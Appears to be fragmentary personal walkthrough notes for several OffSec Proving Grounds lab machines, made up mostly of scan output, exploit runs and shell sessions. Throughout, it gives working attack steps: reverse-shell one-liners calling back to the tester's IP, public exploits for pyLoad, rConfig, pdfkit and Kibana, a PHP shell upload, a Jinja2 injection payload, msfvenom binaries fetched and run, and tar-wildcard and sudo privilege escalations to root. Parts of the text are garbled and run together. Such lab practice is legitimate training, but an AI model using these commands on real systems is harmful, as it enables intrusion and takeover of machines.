|_ http-favicon: Unknown favicon MD5: 71AAC1BA3CF57C009DA1994F94A2CC89
|_ http-title: Login - pyLoad
|_ Requested resource was /login?next=http://192.168.219.26:9666/
|_ http-server-header: Cheroot/8.6.0
|_ http-methods:
|_ Supported Methods: GET OPTIONS HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` SearchPyLoad exploit[CVE-2023-0297] (https://github.com/JacobEbben/CVE-2023-0297/tree/main), use, Open
nc,get root,/rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ python3 exploit.py -t http://192.168.219.26:9666 -c whoami -P 9001 -I 192.168.45.175
[SUCCESS] Running reverse shell. Check your listener!
```

```
root@pyloader:~/payload/data# cd /root
root@pyloader:~# cat proof.txt
1e5a07bcc051a19a13c8b50fa6dbd8b9
```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.57 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.57:21
Open 192.168.182.57:22
Open 192.168.182.57:80
Open 192.168.182.57:111
Open 192.168.182.57:139
Open 192.168.182.57:445
Open 192.168.182.57:3306
Open 192.168.182.57:8081

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _Can't get directory listing: TIMEOUT
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.240
| Logged in as ftp
22/tcp open ssh syn-ack OpenSSH 7.4 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_ http-title: Apache HTTP Server Test Page powered by CentOS
111/tcp open rpcbind syn-ack 2-4 (RPC #100000)
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn syn-ack Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open mysql syn-ack MariaDB (unauthorized)
8081/tcp open http syn-ack Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_ http-title: 400 Bad Request
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_ http-methods:
|_ Supported Methods: GET HEAD POST
Service Info: Host: QUACKERJACK; OS: Unix
``` googleSearch[Rconfig 3.9.4 File Upload RCE]
(https://gist.github.com/farid007/9f6ad063645d5b1550298c8b9ae953ff),Firstdownload[edb-48878]
(https://www.exploit-db.com/exploits/48878)

```

```

(kali㉿kali)-[~/pgplay]
└─$ python3 48878.py
Choose method for authentication bypass:
1) User creation
2) User enumeration + User edit
Method>2 <<<<<<-----
(+) The admin user is present in this rConfig instance
(+) The new password for the admin user is Testing1@
Choose method for RCE:
1) Unsafe call to exec()
2) Template edit
Method>1 <<<<<<-----
(+) Log in as test completed
(-) Error when executing payload, please debug the exploit
(+) Log in as test completed
(+) Payload executed successfully
``` useadmin/Testing1@loginCheckhttps://192.168.182.57:8081/vendors.php,Add
Vendor,uploadshell.php,useburpsuiteimage/gif

```

```
POST /lib/crud/vendors.crud.php HTTP/1.1
Host: 192.168.182.57:8081
Cookie: PHPSESSID=h4hs0riido56qk74e9bb7skut4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----1066316345948954156406290863
Content-Length: 6053
Origin: https://192.168.182.57:8081
Referer: https://192.168.182.57:8081/vendors.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
-----1066316345948954156406290863
Content-Disposition: form-data; name="vendorName"

shell
-----1066316345948954156406290863
Content-Disposition: form-data; name="vendorLogo"; filename="shell.php"
Content-Type: image/gif <<<<< change this -----

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
...
``` Open nc,Check`https://192.168.182.57:8081/images/vendor/shell.php`wait for reverse
shell,`/home/rconfig`get local.txt
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

```
sh-4.2$ pwd
/home/rconfig
sh-4.2$ cat local.txt
a7233d7d92e1f1918dc50171d234975c
``` binaries,find
```

```
sh-4.2$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/find
...
``` [GTFobins] (https://gtfobins.github.io/gtfobins/find/#suid),get root ```
sh-4.2$ install -m =xs $(which find) .
install -m =xs $(which find) .
sh-4.2$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
whoami
root
cd /root
ls
proof.txt
cat proof.txt
6c5d95354411b4be5ae31bcbfffb2d12
```



```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.166 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.166:22
Open 192.168.172.166:80
Open 192.168.172.166:6379

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-title: Readys &#8211; Just another WordPress site
|_ http-generator: WordPress 5.7.2
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
6379/tcp  open  redis    syn-ack Redis key-value store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
`` Check`http://192.168.172.166`,wordpress,use`wpscan`
```

```
(kali㉿kali)-[~/pgplay]
└─$ wpscan -url http://192.168.172.166
```

[+] URL: <http://192.168.172.166/> [192.168.172.166]
[+] Started: Thu May 9 03:56:10 2024

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://192.168.172.166/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://192.168.172.166/readme.html>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.172.166/wp-content/uploads/>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.172.166/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).

| Found By: Rss Generator (Passive Detection)
| - <http://192.168.172.166/index.php/feed/>, <generator><https://wordpress.org/?v=5.7.2></generator>
| - <http://192.168.172.166/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.7.2></generator>

[+] WordPress theme in use: twentytwentyone

| Location: <http://192.168.172.166/wp-content/themes/twentytwentyone/>
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: <http://192.168.172.166/wp-content/themes/twentytwentyone/readme.txt>
| [!] The version is out of date, the latest version is 2.2
| Style URL: <http://192.168.172.166/wp-content/themes/twentytwentyone/style.css?ver=1.3>
| Style Name: Twenty Twenty-One


```

../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words:
14, Lines: 29, Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words:
14, Lines: 29, Duration: 66ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530,
Words: 14, Lines: 29, Duration: 66ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14,
Lines: 29, Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines:
29, Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 64ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 65ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29,
Duration: 64ms]
/etc/resolv.conf [Status: 200, Size: 64, Words: 2, Lines: 2, Duration: 66ms]
/etc/rpc [Status: 200, Size: 924, Words: 36, Lines: 41, Duration: 66ms]
/etc/ssh/sshd_config [Status: 200, Size: 3272, Words: 293, Lines: 122, Duration: 65ms]
/proc/cpuinfo [Status: 200, Size: 1202, Words: 146, Lines: 29, Duration: 64ms]
/proc/loadavg [Status: 200, Size: 65, Words: 5, Lines: 2, Duration: 64ms]
/proc/interrupts [Status: 200, Size: 3397, Words: 1289, Lines: 66, Duration: 65ms]
/proc/meminfo [Status: 200, Size: 1372, Words: 466, Lines: 49, Duration: 65ms]
/proc/net/dev [Status: 200, Size: 485, Words: 238, Lines: 5, Duration: 66ms]
/proc/mounts [Status: 200, Size: 2199, Words: 151, Lines: 31, Duration: 66ms]
/proc/net/arp [Status: 200, Size: 195, Words: 73, Lines: 3, Duration: 66ms]
/proc/net/route [Status: 200, Size: 421, Words: 211, Lines: 4, Duration: 65ms]
/proc/net/tcp [Status: 200, Size: 637, Words: 222, Lines: 5, Duration: 65ms]
/proc/self/cmdline [Status: 200, Size: 64, Words: 1, Lines: 1, Duration: 65ms]
/proc/partitions [Status: 200, Size: 213, Words: 89, Lines: 8, Duration: 65ms]
/proc/self/status [Status: 200, Size: 1077, Words: 89, Lines: 55, Duration: 65ms]
/proc/version [Status: 200, Size: 175, Words: 14, Lines: 2, Duration: 65ms]
/etc/apt/sources.list [Status: 200, Size: 918, Words: 89, Lines: 22, Duration: 2787ms]
/var/log/lastlog [Status: 200, Size: 37, Words: 1, Lines: 1, Duration: 64ms]
/var/log/wtmp [Status: 200, Size: 3877, Words: 1, Lines: 2, Duration: 65ms]
/var/www/html/.htaccess [Status: 200, Size: 560, Words: 52, Lines: 16, Duration: 65ms]
../../../../../../../../etc/passwd [Status: 200, Size: 1530, Words: 14, Lines: 29, Duration: 66ms]
/var/run/utmp [Status: 200, Size: 1189, Words: 1, Lines: 1, Duration: 838ms]
:: Progress: [924/924] :: Job [1/1] :: 111 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
``` Go to `http://192.168.172.166/wp-content/plugins/site-
editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd`

```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-networkx:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

```

```
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,:/nonexistent:/bin/false
redis:x:107:114::/var/lib/redis:/usr/sbin/nologin
alice:x:1000:1000:/home/alice:/bin/bash {"success":true,"data":{"output":[]}}
``` redis-rce,tryCheck/etc/redis/redis.conf,to seeReady4Redis?
```

```
http://192.168.172.166/wp-content/plugins/site-
editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/redis/redis.conf

...
##### SECURITY #####
# Require clients to issue AUTH before processing any other
# commands. This might be useful in environments in which you do not trust
# others with access to the host running redis-server.
#
# This should stay commented out for backward compatibility and because most
# people do not need auth (e.g. they run their own servers).
#
# Warning: since Redis is pretty fast an outside user can try up to
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
# requirepass Ready4Redis?
...
``` login
```

```
(kali㉿kali)-[~/pgplay/redis-rce]
└─$ python3 redis-rce.py -f module.so -r 192.168.172.166 -p 6379 -L 192.168.45.245 -P 6379 -a Ready4Redis?
```

```
[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp6379
```

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.245 6379 >/tmp/f
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
redis@readys:~$ redis@readys:~$ whoami
redis
``` find,Checkcandirectory,tryshell.php/run/redisGo to /run/redis/shell.phpget reverse
```

```
redis@readys:/tmp$ find / -writable -type d 2>/dev/null
find / -writable -type d 2>/dev/null
/dev/mqueue
/dev/shm
/tmp
/proc/1377/task/1377/fd
/proc/1377/fd
/proc/1377/map_files
/run/redis
/opt/redis-files
/var/tmp
/var/lib/redis
/var/log/redis

redis@readys:/run/redis$ wget 192.168.45.245/shell.php

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp22

192.168.172.166/wp-content/plugins/site-
editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/run/redis/shell.php
``` `alice`,`/home/alice`get local.txt
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
alice@readys:/ $ whoami
alice
```

```
alice@readys:/home/alice$ cat local.txt
1047586795c9647db966b4626c315d67
``` linpeas.sh
```

```
alice@readys:/tmp$ wget 192.168.45.245/linpeas.sh
alice@readys:/tmp$ chmod +x linpeas.sh
alice@readys:/tmp$ ./linpeas.sh

===== Cron jobs
🔗 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root      42 Nov 12  2021 /etc/crontab

*/3 * * * * root /usr/local/bin/backup.sh

alice@readys:/ $ cat /usr/local/bin/backup.sh
#!/bin/bash

cd /var/www/html
if [ $(find . -type f -mmin -3 | wc -l) -gt 0 ]; then
tar -cf /opt/backups/website.tar *
fi
``` ` /var/www/html` [Wildcard Injection] (https://medium.com/@silver-garcia/how-to-abuse-tar-wildcards-for-privilege-escalation-tar-wildcard-injection-612a6eac0807) [Linux Privilege Escalation: Wildcards with tar] (https://medium.com/@polygonben/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa), cronjobRun
```

## reverse.sh

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.245 80 >/tmp/f
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80
```

```
alice@readys:/var/www/html$ wget 192.168.45.245/reverse.sh
alice@readys:/var/www/html$ chmod +x reverse.sh
alice@readys:/var/www/html$ echo "" > '-checkpoint=1'
alice@readys:/var/www/html$ echo "" > '-checkpoint-action=exec=sh reverse.sh'
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@readys:~# cat proof.txt
65ed4f507d51aeee75ff02b4cc51cfdb
```

---

tags: Offsec PG Practice Intermediate Linux # Rookie Mistake

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.169.221 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.169.221:22
Open 192.168.169.221:8080

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open http-proxy syn-ack Werkzeug/2.1.2 Python/3.8.10
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_ http-title: Mike's upcoming dynamic website!
|_ http-server-header: Werkzeug/2.1.2 Python/3.8.10
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Server: Werkzeug/2.1.2 Python/3.8.10
| Date: Thu, 25 Apr 2024 06:45:40 GMT
| Content-Type: text/html; charset=utf-8
| Content-Length: 2469
| Connection: close
| <!DOCTYPE html>
| <html>
| <head>
| <meta charset="UTF-8">
| <title>Mike's upcoming dynamic website!</title>
| <!-- Mobile Specific Meta -->
`` buster
```

```
[kali@kali]~$ gobuster dir -u http://192.168.169.221:8080 -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

## Starting gobuster in directory enumeration mode

```
/edit (Status: 308) [Size: 253] [-> http://192.168.169.221:8080/edit/]
/login (Status: 308) [Size: 255] [-> http://192.168.169.221:8080/login/]
/signup (Status: 308) [Size: 257] [-> http://192.168.169.221:8080/signup/]
Progress: 4727 / 4727 (100.00%)
```

```
"" 1. http://192.168.169.221:8080/signup/ useadmin/admin
```

```
2. http://192.168.169.221:8080/login/ login
3. http://192.168.169.221:8080/edit/ ilovejwt,F12 -> StorageChecktokenvalue,JWT.io (https://jwt.io/)
4. username{{7*7}},tokenF12storage,login name49 code
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IHR7Ny03fX0iLCJwdWJsYWlnYWQoOiIyNzVhbnNmYi03OGYyLTQyN
GMTYWNjNiIyZAA0Nzg3ZjRmZjIiLCJleHAiOiE3MTQwMzEyOTB9.1lbwqVpmHzBf9ljz5Z-ShNx6fx1RhM43S2buCXWrdY
`` canRefer to[Jinja2 SSTI] (https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-
injection/jinja2-ssti#jinja-injection-without-less-than-class-object-greater-than), canls
```

#RCE

change username to

```
{{ config.class.from envvar.globals.builtins.import('os').popen('ls').read() }}
```

evJ0eXAIoiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybW FtZSI6Int7IGNvbWZpZy5fX2NsYXNzX18uZnJvbV9lb nZ2YXluX18nbG9iYWxzX18u

```
(kali㉿kali)[~/pgplay]
$ rlwrap -cAr nc -nvlp8080

{
"username": "{ config.class.from_envvar.globals.builtins.import('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.236 8080 >/tmp/f').read() }",
"public_id": "275a63fb-78f2-424c-acc6-bc04787f4ff2",
"exp": 1714031290
}
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imt7IGNvbWZpZy5fX2NsYXNzX18uZnJvbV9IbnZ2YXluX19nbG9iYWxzX18meW8rfsb3upqiz2N2afeHfnA5S7mamcGS8XE_aYQ
```

```
''' canget shell,/home/mikeget local.txt
```

```
mike@MikeServer:~$ sudo -l
sudo -l
Matching Defaults entries for mike on MikeServer:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
mike@MikeServer:~$ sudo /usr/local/bin/PidMonitorServer &
sudo /usr/local/bin/PidMonitorServer
Access Mike's own process monitor server started at port 9123!
''' then use curlCheck,findpid monitor,pidstat,CheckGTFOBins \(https://gtfobins.github.io/gtfobins/pidstat/#sudo\), then use -e idget
id
```

```
#pwn.sh
bash -c 'bash -i >& /dev/tcp/192.168.45.236/22 0>&1'
```

```
mike@MikeServer:~$ wget 192.168.45.236:22/pwn.sh
mike@MikeServer:~$ chmod +x pwn.sh
mike@MikeServer:~$ curl 127.0.0.1:9123/pid/1%20-e%20bash%20.%2Fpwn.sh
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.176.67 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.176.67:21
Open 192.168.176.67:22
Open 192.168.176.67:2222
Open 192.168.176.67:3000

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ProFTPD 1.3.5b
22/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
2222/tcp open ssh syn-ack Dropbear sshd 2016.74 (protocol 2.0)
3000/tcp open ppp? syn-ack

``` Search[edb-49383] (https://www.exploit-db.com/exploits/49383), First `http://192.168.176.67:3000`use
```

Username: admin1
 Email Address: admin@gmail.com
 Password: admin123
 Re-Type Password: admin123

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.184 LPORT=21 -f elf > shell_21
```

modify 49383.py

```
USERNAME = "admin1"
PASSWORD = "admin123"
HOST_ADDR = '192.168.45.184'
HOST_PORT = 3000
URL = 'http://192.168.176.67:3000'
CMD = 'wget http://192.168.45.184:22/shell_21 -O /tmp/shell && chmod 777 /tmp/shell && /tmp/shell'
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp21

``` ~, /home/chloeget local.txt
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
chloe@roquefort:/home/chloe$ cat local.txt
182eada99a88de25b94e24feb3448589
``` use`linpeas.sh`
```

```
chloe@roquefort:/tmp$ wget 192.168.45.184:22/linpeas.sh
chloe@roquefort:/tmp$ chmod +x linpeas.sh
chloe@roquefort:/tmp$ ./linpeas.sh
```

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
*5 *** root cd / && run-parts --report /etc/cron.hourly
```

```
``` run-parts,path /usr/local/bin
```

```
Runpspy64
```

```
chloe@roquefort:/usr/local/bin$ wget 192.168.45.184:22/pspy64
chloe@roquefort:/usr/local/bin$ chmod +x pspy64
chloe@roquefort:/usr/local/bin$./pspy64

...
2024/04/15 04:30:01 CMD: UID=0 PID=1126 | run-parts --report /etc/cron.hourly
...
``` reverse,wait for reverse shell
```

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.184 LPORT=2222 -f elf > shell_2222
```

```
chloe@roquefort:/usr/local/bin$ wget 192.168.45.184:22/shell_2222
```

```
chloe@roquefort:/usr/local/bin$ mv shell_2222 run-parts
```

```
chloe@roquefort:/usr/local/bin$ chmod 777 run-parts
```



```
(kali㉿kali)-[~/pgplay]  
└─$ rlwrap -cAr nc -nvlp2222
```

```
root@roquefort:/root# cat proof.txt  
4ca0d37429d9034576d5f612cb26a24b
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.166.22 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.166.22:22
Open 192.168.166.22:3000

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http     syn-ack WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
|_ http-title: Ruby
Dome HTML to PDF
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Search[edb-51293] (https://www.exploit-db.com/exploits/51293)
```

```
(kali㉿kali)-[~/pgplay]
└─$ searchsploit -m 51293
```

```
(kali㉿kali)-[~/pgplay]
└─$ r1wrap -cAr nc -nvlp9001
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 51293.py -s 192.168.45.244 9001 -w http://192.168.166.22:3000/pdf -p url
```

UNICORD: Exploit for CVE-2022-25765 (pdfkit) - Command Injection

OPTIONS: Reverse Shell Sent to Target Website Mode

PAYLOAD: `http://%20ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("192.168.45.244","9001"))'`

LOCALIP: 192.168.45.244:9001

WARNING: Be sure to start a local listener on the above IP and port. "nc -lnvp 9001".

WEBSITE: `http://192.168.166.22:3000/pdf`

POSTARG: url

EXPLOIT: Payload sent to website!

SUCCESS: Exploit performed action.

``` wait for reverse shell,/home/andrewobtainlocal.txt

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
andrew@rubydome:~$ cat local.txt
300a8662b196e5c140902a7bc85bde77
``` Check`sudo -l`,`app.rb`canuseroot
```

andrew@rubydome:~/app\$ sudo -l

Matching Defaults entries for andrew on rubydome:

env\_reset, mail\_badpass,

secure\_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,

use\_pty

User andrew may run the following commands on rubydome:

(ALL) NOPASSWD: /usr/bin/ruby /home/andrew/app/app.rb

``` Firstapp.rb,Refer toGTFOBins(<https://gtfobins.github.io/gtfobins/ruby/#shell>),can getroot

```
andrew@rubydome:~/app$ mv app.rb app_1.rb
andrew@rubydome:~/app$ echo 'exec "/bin/sh"' > app.rb
andrew@rubydome:~/app$ cat app.rb
exec "/bin/sh"

andrew@rubydome:~/app$ sudo /usr/bin/ruby /home/andrew/app/app.rb
sudo /usr/bin/ruby /home/andrew/app/app.rb
# whoami
root
``` /rootpathcan getproof.txt
```

## cat proof.txt

cat proof.txt

0eda9a2dd704fa77b041416914710985

---

tags: Offsec PG Practice Hard Linux # Sirol

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.54 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.54:22
Open 192.168.172.54:80
Open 192.168.172.54:3306
Open 192.168.172.54:5601
Open 192.168.172.54:24007

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: PHP Calculator
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
3306/tcp open mysql syn-ack MariaDB (unauthorized)
5601/tcp open esmagent? syn-ack

|_ fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString,
RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie,
X11Probe:
| HTTP/1.1 400 Bad Request
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| kbn-name: kibana
| kbn-xpack-sig: 79b8a7336823018e37a1e121a9f3bb67
| content-type: application/json; charset=utf-8
| cache-control: no-cache
| content-length: 60
| connection: close
| Date: Fri, 26 Apr 2024 06:55:40 GMT
| {"statusCode":404,"error":"Not Found","message":"Not Found"}
| GetRequest:
| HTTP/1.1 302 Found
| location: /app/kibana
| kbn-name: kibana
| kbn-xpack-sig: 79b8a7336823018e37a1e121a9f3bb67
| cache-control: no-cache
| content-length: 0
| connection: close
| Date: Fri, 26 Apr 2024 06:55:38 GMT
| HTTPOptions:
| HTTP/1.1 404 Not Found
| kbn-name: kibana
| kbn-xpack-sig: 79b8a7336823018e37a1e121a9f3bb67
| content-type: application/json; charset=utf-8
| cache-control: no-cache
| content-length: 38
| connection: close
| Date: Fri, 26 Apr 2024 06:55:38 GMT
|_ {"statusCode":404,"error":"Not Found"}
24007/tcp open rpcbind syn-ack
``` Search[CVE-2019-7609] (https://github.com/LandGrey/CVE-2019-7609/blob/master/CVE-2019-7609-kibana-rce.py), use `/home/trent/get_local.txt`
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp22
```

```
root@0873e8062560:/home/trent# cat local.txt
8ea2791deee0af90d2c6a36f45e4234d
